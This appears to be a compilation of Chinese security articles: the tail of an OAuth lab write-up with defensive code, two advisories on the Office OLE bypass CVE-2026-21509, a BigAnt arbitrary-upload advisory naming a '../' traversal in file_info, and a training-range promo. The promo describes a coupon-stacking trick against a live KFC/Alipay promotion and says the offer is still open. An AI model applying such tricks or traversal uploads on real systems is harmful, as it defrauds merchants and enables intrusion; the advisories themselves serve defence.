||||
- •**state**
|
||||
:是否存在?是否随机?是否验证?
|
||||
|
||||
- •**redirect_uri**
|
||||
:是否严格匹配?是否允许遍历?
|
||||
|
||||
- •**scope**
|
||||
:是否包含敏感权限?是否可修改?
|
||||
|
||||
- •**response_type**
|
||||
:是否为 token(隐式流)?
|
||||
|
||||
- •**client_id**
|
||||
:是否可枚举?是否与特定 redirect_uri 绑定?
|
||||
|
||||
- •**PKCE**
|
||||
:code_challenge 是否存在?
|
||||
|
||||
## 五、防御体系构建
|
||||
### 5.1 授权服务器(OP)安全
|
||||
```
|
||||
redirect_uri 策略: - 精确字符串匹配(非通配符) - 禁止 IP 地址、localhost(生产环境) - 强制 HTTPS - 注册时验证所有权(DNS TXT 记录或文件验证)令牌策略: - 短有效期(access_token: 15分钟) - 一次性授权码(code 10分钟内用完即废) - 强制 PKCE(RFC 7636) - 绑定 client_id + redirect_uri + code端点保护: - /reg 要求 Initial Access Token - 限制 logo_uri, jwks_uri 等只能访问公网 - 禁止 169.254.0.0/16, 10.0.0.0/8 等内网地址
|
||||
```
|
||||
### 5.2 客户端应用(RP)安全
|
||||
```
|
||||
// 1. 严格验证 stateconst savedState = sessionStorage.getItem('oauth_state');const returnedState = new URLSearchParams(window.location.search).get('state');if (savedState !== returnedState) { throw new Error('Invalid state parameter');}// 2. 服务端交换 token(不要用前端隐式流)const tokenResponse = await fetch('/backend/token', { method: 'POST', body: JSON.stringify({ code: authCode })});// 3. 验证 token 归属const userInfo = await fetch('/oauth-server/me', { headers: { 'Authorization': 'Bearer ' + token }});if (userInfo.email !== submittedEmail) { throw new Error('Token does not match user');}// 4. 安全的 postMessage// 发送方parent.postMessage(data, 'https://trusted-parent.com');// 接收方window.addEventListener('message', (e) => { if (e.origin !== 'https://trusted-child.com') return; // 处理消息});
|
||||
```
|
||||
### 5.3 安全响应头
|
||||
```
|
||||
# 防止点击劫持(OAuth 流程必须在顶层窗口)Content-Security-Policy: frame-ancestors 'none';# 防止 Referer 泄漏 tokenReferrer-Policy: no-referrer;# 安全的 CookieSet-Cookie: session=xxx; HttpOnly; Secure; SameSite=Strict;
|
||||
```
|
||||
## 六、总结:OAuth 安全黄金法则
|
||||
1. 1. **永远不要信任前端**
|
||||
:敏感操作(token 交换、用户身份验证)必须在服务端完成
|
||||
|
||||
1. 2. **验证一切输入**
|
||||
:redirect_uri、state、code 都必须严格验证
|
||||
|
||||
1. 3. **最小权限原则**
|
||||
:申请最小必要的 scope,避免 openid profile email
|
||||
全开
|
||||
|
||||
1. 4. **监控异常行为**
|
||||
:检测短时间内大量 code 兑换失败(可能是暴力破解或重放攻击)
|
||||
|
||||
1. 5. **及时升级协议**
|
||||
:废弃隐式流,迁移到 PKCE + 授权码模式
|
||||
|
||||
OAuth 2.0 的安全不仅在于协议本身,更在于**实现的细节**
|
||||
。希望通过本文的实验复盘,你能建立起系统化的 OAuth 漏洞挖掘与防御能力。
|
||||
|
||||
**参考资源**
|
||||
:
|
||||
- • Portswigger Web Security Academy OAuth 系列实验
|
||||
|
||||
- • RFC 6749 (OAuth 2.0), RFC 7636 (PKCE), RFC 8252 (Native Apps)
|
||||
|
||||
- • OAuth 2.0 Security Best Current Practice (draft-ietf-oauth-security-topics)
|
||||
|
||||
本文仅供安全技术研究与学习,请勿用于非法用途。
|
||||
|
||||
**点赞、在看、转发,三连支持一下!**
|
||||
👍
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,153 @@
|
||||
# 【二次更新】预警公告3天后被武器化利用,Microsoft Office 远程代码执行漏洞 (CVE-2026-21509)
|
||||
原创 360漏洞研究院
|
||||
360漏洞研究院 360漏洞研究院 2026-02-04 06:10
|
||||
|
||||
“扫描下方二维码,进入公众号粉丝交流群。更多一手网安资讯、漏洞预警、技术干货和技术交流等您参与!”
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
<table><tbody><tr style="box-sizing: border-box;"><td colspan="4" data-colwidth="100.0000%" width="100.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;background-color: rgb(100, 130, 228);box-sizing: border-box;padding: 0px;"><section style="text-align: center;color: rgb(255, 255, 255);box-sizing: border-box;"><p style="margin: 0px;padding: 0px;box-sizing: border-box;"><strong style="box-sizing: border-box;"><span leaf="">漏洞概述</span></strong></p></section></td></tr><tr style="box-sizing: border-box;"><td data-colwidth="24.0000%" width="24.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;color: rgb(0, 0, 0);padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><strong style="box-sizing: border-box;"><span leaf="">漏洞名称</span></strong></p></section></td><td colspan="3" data-colwidth="76.0000%" width="76.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf="">Microsoft Office OLE 缓解绕过漏洞</span></p></section></td></tr><tr style="box-sizing: border-box;"><td data-colwidth="24.0000%" width="24.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;color: rgb(0, 0, 0);padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><strong style="box-sizing: border-box;"><span leaf="">漏洞编号</span></strong></p></section></td><td colspan="3" data-colwidth="76.0000%" width="76.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf="">CVE-2026-21509</span></p></section></td></tr><tr style="box-sizing: border-box;"><td data-colwidth="24.0000%" width="24.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;color: rgb(0, 0, 0);padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><strong style="box-sizing: border-box;"><span leaf="">公开时间</span></strong></p></section></td><td data-colwidth="28.0000%" width="28.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span style="box-sizing: border-box;"><span leaf="">2026-01-26</span></span></p></section></td><td data-colwidth="28.0000%" width="28.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><strong style="box-sizing: border-box;"><span style="color: rgb(0, 0, 0);box-sizing: border-box;"><span leaf="">POC状态</span></span></strong></p></section></td><td data-colwidth="20.0000%" width="20.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;padding: 0px 8px;color: rgb(100, 130, 228);box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><strong style="box-sizing: border-box;"><span leaf="">已公开</span></strong></p></section></td></tr><tr style="box-sizing: border-box;"><td data-colwidth="24.0000%" width="24.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;color: rgb(0, 0, 0);padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><strong style="box-sizing: border-box;"><span leaf="">漏洞类型</span></strong></p></section></td><td data-colwidth="28.0000%" width="28.0000%" style="border-width: 1px;border-color: rgb(100, 130, 228);border-style: solid;box-sizing: border-box;padding: 0px;"><section style="font-size: 12px;padding: 0px 8px;box-sizing: border-box;"><p style="white-space: normal;margin: 0px;padding: 0px;box-sizing: border-box;"><span leaf="">安全功能绕过</span></p></section></td><td data-colwidth="28.0000%" width="28.0000%" style="border-width: 1px;border-color:Line truncated
|
||||
|
||||
|
||||
**01**
|
||||
|
||||
影响组件
|
||||
|
||||
|
||||
|
||||
Microsoft Office 作为全球核心办公套件,广泛应用于政企及个人终端。其内置的 OLE(对象链接与嵌入)技术在提升文档交互性的同时,也成为了此次漏洞影响的核心机制。受影响范围涵盖 Microsoft 365 订阅版及 Office 2016 至 2024 等多个主流长期服务版本。
|
||||
|
||||
|
||||
**02**
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
|
||||
|
||||
近日,Microsoft公开了Microsoft Office OLE 缓解绕过漏洞(**CVE-2026-21509**
|
||||
),该漏洞是由于 Microsoft Office 在处理 Office 文件时未能正确校验不受信任的输入,导致攻击者能够绕过针对 **COM/OLE 控件**
|
||||
的安全缓解措施。值得警惕的是,在 1 月 26 日**补丁发布仅三天后**
|
||||
(1 月 29 日),Zscaler 等机构便监测到 APT28 组织利用该漏洞发起攻击,响应窗口极短。
|
||||
|
||||
|
||||
**早在 1 月 29 日攻击爆发前,我们已于北京时间 1 月 27 日(美东时间 1 月 26 日)发布了紧急安全风险通告,向用户提供预警信息与修补建议。**
|
||||
|
||||
|
||||
目前该漏洞已**确认****存在在野利用**
|
||||
。远程攻击者无需特殊权限,仅需诱导用户打开恶意构造的 Office 文件,即可在目标系统上实现任意代码执行并获取系统完全控制权。注:预览窗格不构成此漏洞的攻击向量。
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
**漏洞复现******
|
||||
|
||||
|
||||
|
||||
360 漏洞研究院已复现Microsoft Office OLE 缓解绕过漏洞(CVE-2026-21509),经验证,攻击者可通过该漏洞在目标主机上执行任意代码。
|
||||
|
||||

|
||||
|
||||
图1:打开 Word 文件后显示的确认对话框,
|
||||
|
||||
点击“打开”即可触发漏洞利用
|
||||
|
||||

|
||||
|
||||
图2:CVE-2026-21509
|
||||
|
||||
Microsoft Office OLE 缓解绕过漏洞复现
|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**漏洞影响范围******
|
||||
|
||||
|
||||
|
||||
受影响软件版本(涵盖32位及64位):
|
||||
|
||||
Microsoft 365 Apps for Enterprise
|
||||
|
||||
Microsoft Office LTSC 2024
|
||||
|
||||
Microsoft Office LTSC 2021
|
||||
|
||||
Microsoft Office 2019
|
||||
|
||||
Microsoft Office 2016
|
||||
|
||||
|
||||
**05**
|
||||
|
||||
**修复建议******
|
||||
|
||||
|
||||
|
||||
**正式防护方案:**
|
||||
|
||||
1. 立即安装官方安全更新:
|
||||
|
||||
Microsoft已于2026年1月26日发布针对Office 2016和2019的安全更新。所有受影响版本的用户应立即通过Windows Update或Microsoft Update Catalog安装相应的安全补丁。
|
||||
|
||||
|
||||
2. 版本升级:
|
||||
|
||||
Office 2016用户应升级至版本16.0.5539.1001或更高版本
|
||||
|
||||
Office 2019用户应升级至版本16.0.10417.20095或更高版本
|
||||
|
||||
Microsoft 365 Apps、Office LTSC 2021及2024用户应确保应用最新的Click to Run更新(详见https://aka.ms/OfficeSecurityReleases)
|
||||
|
||||
|
||||
3. Office 2021及更高版本的自动保护:
|
||||
|
||||
运行Office 2021及更高版本的客户将通过服务端更改自动获得保护,但需要重启Office应用程序以使保护生效。
|
||||
|
||||
|
||||
**06**
|
||||
|
||||
**时间线**
|
||||
|
||||
|
||||
|
||||
2026年1月27日,360漏洞研究院发布首次安全风险通告。
|
||||
|
||||
2026年2月4日,360漏洞研究院完成漏洞复现验证并发布安全预警。
|
||||
|
||||
|
||||
**07**
|
||||
|
||||
参考链接
|
||||
|
||||
|
||||
|
||||
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2026-21509
|
||||
|
||||
|
||||
08
|
||||
|
||||
更多漏洞情报
|
||||
|
||||
|
||||
|
||||
建议您订阅360数字安全-漏洞情报服务,获取更多漏洞情报详情以及处置建议,让您的企业远离漏洞威胁。
|
||||
|
||||
|
||||
邮箱:360VRI@360.cn
|
||||
|
||||
网址:https://vi.loudongyun.360.net
|
||||
|
||||
|
||||
|
||||
“洞”悉网络威胁,守护数字安全
|
||||
|
||||
|
||||
**关于我们**
|
||||
|
||||
|
||||
360 漏洞研究院,隶属于360数字安全集团。其成员常年入选谷歌、微软、华为等厂商的安全精英排行榜, 并获得谷歌、微软、苹果史上最高漏洞奖励。研究院是中国首个荣膺Pwnie Awards“史诗级成就奖”,并获得多个Pwnie Awards提名的组织。累计发现并协助修复谷歌、苹果、微软、华为、高通等全球顶级厂商CVE漏洞3000多个,收获诸多官方公开致谢。研究院也屡次受邀在BlackHat,Usenix Security,Defcon等极具影响力的工业安全峰会和顶级学术会议上分享研究成果,并多次斩获信创挑战赛、天府杯等顶级黑客大赛总冠军和单项冠军。研究院将凭借其在漏洞挖掘和安全攻防方面的强大技术实力,帮助各大企业厂商不断完善系统安全,为数字安全保驾护航,筑造数字时代的安全堡垒。
|
||||
|
||||
|
||||
@@ -0,0 +1,188 @@
|
||||
# 【啃啃鸡随便吃】某宝百事肯某鸡逻辑漏洞复现靶场
|
||||
原创 小王
|
||||
小王 好靶场 2026-02-04 08:25
|
||||
|
||||
.5
|
||||
|
||||
💡 好靶场
|
||||
|
||||
我们是一个专门为所有网络安全人员制作网络安全靶场的团队,我们立志于制作出让所有安全同好都能学到东西的好靶场,所以我们团队名称就叫“
|
||||
好靶场”。关注我们获取更多免费会员的福利。
|
||||
我们承诺每天至少更新1-2个新靶场。2026年冲刺1000个。
|
||||
|
||||
|
||||
|
||||
# 好靶场目前进度
|
||||
|
||||
600
|
||||
|
||||
靶场数量
|
||||
|
||||
189个
|
||||
|
||||
漏洞报告数量
|
||||
|
||||
# 某宝肯某鸡逻辑漏洞复现靶场
|
||||
## 这个活动还有,大家可以继续参加。
|
||||
|
||||
|
||||
##
|
||||
|
||||

|
||||
##
|
||||
|
||||
## 可以领取到59元优惠卷
|
||||
|
||||
|
||||
##
|
||||
|
||||

|
||||
##
|
||||
|
||||
##
|
||||
|
||||
## 但是这里出现了逻辑问题,所以好靶场加快速度,出了对应的靶场。
|
||||
|
||||
|
||||
##
|
||||
|
||||
## 感谢周周大佬和Dreamkoi宝给的思路。
|
||||
|
||||
|
||||
##
|
||||
|
||||
## 主要思路:A支付宝先登录A肯德基账号 然后用B支付宝登录A肯德基账号再去抽 这样子抽到券了就会都在A肯德基账户里面 这个券可以一起叠加使用的。
|
||||
|
||||
|
||||
##
|
||||
|
||||
## 由于能力一般,所以做出来的还是有一点瑕疵,但是不影响通关,还请大家海涵。
|
||||
|
||||
|
||||
##
|
||||
|
||||
http://www.loveli.com.cn/see_bug_one?id=674
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
##
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
# 好靶场介绍
|
||||
|
||||
零基础入门不迷茫!专属网络安全从零到一体系化训练——配套完整靶场+精选学习资料,帮你快速搭建网安知识框架,迈出入门关键一步!
|
||||
|
||||
全场景实战全覆盖!聚焦Web渗透工程师核心能力,深度拆解TOP10逻辑漏洞,精通PHP代码审计、Java代码审计等核心技能,从基础原理到实战攻防,覆盖行业高频应用场景!
|
||||
|
||||
|
||||
真实漏洞场景沉浸式体验!src训练专题重磅上线——1:1还原真实漏洞报告,让你亲身感受实战挖洞流程,积累符合企业需求的实战经验!
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
有宝子就问了,主播主播,这么好的靶场怎么用:
|
||||
|
||||

首先关注好靶场
|
||||
|
||||
|
||||
然后发送bug,可以点击链接直接登录
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
#### 福利1:
|
||||
|
||||
|
||||
|
||||
|
||||
找到个人中心,邀请码输入0482d6d28539424c,白嫖14天高级会员。
|
||||
#### 福利2:
|
||||
|
||||
关注好靶场bilibili。拿着关注截图找到客服,领取5积分或者7天高级会员。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
# ~每日限免
|
||||
|
||||
为了能让更多的宝子可以免费的开启会员靶场,我们会在工作日随机开放一些靶场的限免,还请加群关注。我们会以如下的方式在群里通知。
|
||||
|
||||

|
||||
|
||||

|
||||
# ~内部群
|
||||
|
||||
加群不收费哈!!!
|
||||
交流群里会每天更新限免靶场,以及免费学习资料。
|
||||
|
||||
进一个群就可以,所有的通知都会通知到位
|
||||
|
||||
进交流群,请加我好友
|
||||
|
||||
|
||||
|
||||
喜欢玩QQ的宝子们可以加这个QQ群
|
||||
|
||||
|
||||
|
||||
|
||||
**~**
|
||||
|
||||
AI客服内测ing
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
可以完成简单的客服能力,以及靶场推荐
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
有什么好的建议可以在留言区评论哦
|
||||
## 好靶场2026年成长日记:
|
||||
## 【好靶场成长日记】永久会员下线倒计时3天
|
||||
##
|
||||
## Wp:
|
||||
## 好靶场&尼奥的征途:寻找黑客帝国的密码
|
||||
## 【靶场505】文件包含+Nginx日志Getshell
|
||||
##
|
||||
##
|
||||
## 小说 一念破阵:
|
||||
## 【连载安全小说-一念破阵】 序章-初获功法
|
||||
## 【连载安全小说-一念破阵】 第一章-暗夜修行,初试锋芒
|
||||
## 【连载安全小说-一念破阵】 第二章 幽昙引路,药香寻踪
|
||||
## 【连载安全小说-一念破阵】 第三章 药奴试炼
|
||||
## 【连载安全小说-一念破阵】 第四章 篡改之劫,后台之影
|
||||
## 【连载安全小说-一念破阵】第五章 逆通之秘,天道源码
|
||||
## 【连载安全小说-一念破阵】第六章 星陨之约,药神归位
|
||||
## 【连载安全小说-一念破阵】第七章 Cookie迷阵,千次验证破茧成神
|
||||
## 【靶场415】第八章:千身幻影,破隙之钥
|
||||
##
|
||||
##
|
||||
|
||||
|
||||
@@ -0,0 +1,189 @@
|
||||
# 【已复现】Microsoft Office 安全功能绕过漏洞(CVE-2026-21509)安全风险通告第二次更新
|
||||
奇安信 CERT 2026-02-04 07:11
|
||||
|
||||
●
|
||||
点击↑蓝字关注我们,获取更多安全风险通告
|
||||
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><td colspan="4" data-colwidth="136,157,169,95" valign="middle" align="center" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;background-color: rgb(70, 118, 217);visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;color: rgb(255, 255, 255);letter-spacing: 0px;visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 13px;letter-spacing: 0px;visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">漏洞概述</span></span></strong><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><br/></span></span></p></td></tr><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><td data-colwidth="136" width="136" valign="middle" align="left" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 13px;letter-spacing: 0px;visibility: visible;"><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;letter-spacing: 0px;font-family: 微软雅黑, "Microsoft YaHei";visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">漏洞名称</span></span></strong></span></p></td><td colspan="3" data-colwidth="157,169,95" valign="middle" align="left" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 5px 10px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(70, 118, 217);max-width: 100%;box-sizing: border-box !important;visibility: visible;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;line-height: 1em;visibility: visible;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;color: rgb(0, 0, 0);font-size: 13px;caret-color: rgb(255, 0, 0);letter-spacing: 0px;font-family: 微软雅黑, "Microsoft YaHei";visibility: visible;"><span leaf="" style="-webkit-tap-highlight-color: rgba(0, 0, 0, 0);margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;visibility: visible;">Microsoft Office 安全功能绕过漏洞</span></span></p></td></tr><tr style="-webkit-tap-Line truncated
|
||||
|
||||
|
||||
**0****1**
|
||||
|
||||
**漏洞详情**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**影响组件**
|
||||
|
||||
Microsoft Office 是一款广泛使用的办公软件套件,包括文字处理、表格计算、演示制作等多种功能。
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
近日,奇安信CERT监测到官方修复
|
||||
Microsoft Office 安全功能绕过漏洞(CVE-2026-21509),该漏洞产生的原因是 Microsoft Office 在进行安全决策时依赖了不可信的输入数据。该漏洞存在于 Microsoft Office的OLE(对象链接与嵌入)安全缓解措施中,攻击者可以通过构造恶意 Office 文档绕过用于保护用户免受脆弱 COM/OLE 控件侵害的安全机制。
|
||||
目前该漏洞已存在在野利用。
|
||||
鉴于该漏洞影响范围较大,建议客户尽快做好自查及防护。
|
||||
|
||||
|
||||
**本次更新内容:**
|
||||
|
||||
**更新漏洞状态;**
|
||||
|
||||
**新增复现截图。**
|
||||
****
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**利用条件**
|
||||
|
||||
需要诱导受害者打开恶意 Office 文件。
|
||||
|
||||
|
||||
|
||||
**02**
|
||||
|
||||
**影响范围**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**影响版本**
|
||||
|
||||
Microsoft Office 2016
|
||||
Microsoft Office 2019
|
||||
|
||||
Microsoft Office LTSC 2021
|
||||
|
||||
Microsoft Office LTSC 2024
|
||||
|
||||
Microsoft 365 Apps for Enterprise
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**其他受影响组件**
|
||||
|
||||
无
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
**复现情况**
|
||||
|
||||
目前,
|
||||
奇安信威胁情报中心安全研究员已成功复现
|
||||
Microsoft Office 安全功能绕过漏洞(CVE-2026-21509)
|
||||
,绕过OLE缓解机制,点击”打开“触发代码执行。截图如下:
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**处置建议**
|
||||
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
**>**
|
||||
|
||||
**安全更新**
|
||||
|
||||
**使用奇安信天擎的客户可以通过奇安信天擎控制台一键更新修补相关漏洞,也可以通过奇安信天擎客户端一键更新修补相关漏洞。**
|
||||
|
||||
|
||||
也可以采用以下官方解决方案及缓解方案来防护此漏洞:
|
||||
|
||||
|
||||
|
||||
**Windows自动更新**
|
||||
|
||||
Windows系统默认启用 Microsoft Update,当检测到可用更新时,将会自动下载更新并在下一次启动时安装。还可通过以下步骤快速安装更新:
|
||||
|
||||
1、点击“开始菜单”或按Windows快捷键,点击进入“设置”
|
||||
|
||||
2、选择“更新和安全”,进入“Windows更新”(Windows Server 2012以及Windows Server 2012 R2可通过控制面板进入“Windows更新”,步骤为“控制面板”-> “系统和安全”->“Windows更新”)
|
||||
|
||||
3、选择“检查更新”,等待系统将自动检查并下载可用更新
|
||||
|
||||
4、重启计算机,安装更新
|
||||
|
||||
|
||||
系统重新启动后,可通过进入“Windows更新”->“查看更新历史记录”查看是否成功安装了更新。对于没有成功安装的更新,可以点击该更新名称进入微软官方更新描述链接,点击最新的SSU名称并在新链接中点击“Microsoft 更新目录”,然后在新链接中选择适用于目标系统的补丁进行下载并安装。
|
||||
|
||||
|
||||
**手动安装补丁**
|
||||
|
||||
另外,对于不能自动更新的系统版本,可参考以下链接下载适用于该系统的补丁并安装:
|
||||
|
||||
https://msrc.microsoft.com/update-guide/vulnerability/
|
||||
CVE-2026-21509
|
||||
|
||||
|
||||
**05**
|
||||
|
||||
**参考资料**
|
||||
|
||||
[1]https://msrc.microsoft.com/update-guide/vulnerability/CVE-2026-21509
|
||||
|
||||
|
||||
|
||||
**06**
|
||||
|
||||
**时间线**
|
||||
|
||||
2026年01月27日,奇安信 CERT发布安全风险通告。
|
||||
|
||||
2026年02月04日,奇安信 CERT发布安全风险通告第二次更新。
|
||||
|
||||
|
||||
|
||||
**07**
|
||||
|
||||
**漏洞情报服务**
|
||||
|
||||
奇安信ALPH
|
||||
A
|
||||
威胁分析平台已支持漏洞情报订阅服务:
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
**奇安信 CERT**
|
||||
|
||||
**致力于**
|
||||
第一时间为企业级用户提供**权威**
|
||||
漏洞情报和**有效**
|
||||
解决方案。
|
||||
|
||||
|
||||
|
||||
点击↓**阅读原文**
|
||||
,到**ALPHA威胁分析平台**
|
||||
订阅更多漏洞信息。
|
||||
|
||||
@@ -0,0 +1,120 @@
|
||||
# 【已复现】大蚂蚁 (BigAnt) 即时通讯系统任意文件上传漏洞
|
||||
长亭安全应急响应中心 2026-02-04 08:17
|
||||
|
||||
|
||||
|
||||
|
||||
大蚂蚁 (BigAnt) 是杭州九麒科技有限公司开发的即时通讯系统,广泛应用于企业内部沟通、文件共享和协同办公。
|
||||
|
||||
|
||||
2026年1月,长亭安全应急响应中心监测到大蚂蚁即时通讯系统发布补丁修复了一处前台任意文件上传漏洞。未经身份验证的攻击者可利用该漏洞上传恶意脚本文件,获取服务器控制权限,利用难度较低,建议受影响的用户尽快修复。
|
||||
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
|
||||
Description
|
||||
|
||||
|
||||
|
||||
|
||||
**0****1**
|
||||
|
||||
**漏洞成因**
|
||||
|
||||
该漏洞源于系统 API 接口未对上传文件的类型及存储路径进行严格校验。file_info 参数允许通过 ../ 符号进行路径穿越,绕过预设的存储目录,将恶意文件直接写入 Web 根目录。远程攻击者无需登录即可利用该漏洞上传恶意脚本文件(如 PHP 木马),从而获取服务器控制权限。
|
||||
|
||||
|
||||
## 漏洞影响
|
||||
|
||||
攻击者可在服务器上执行任意代码,可能导致服务器被完全控制、数据泄露或业务系统沦陷。
|
||||
|
||||
|
||||
**处置优先级:高**
|
||||
|
||||
漏洞类型:
|
||||
远程代码执行
|
||||
|
||||
**漏洞危害等级:**
|
||||
高
|
||||
|
||||
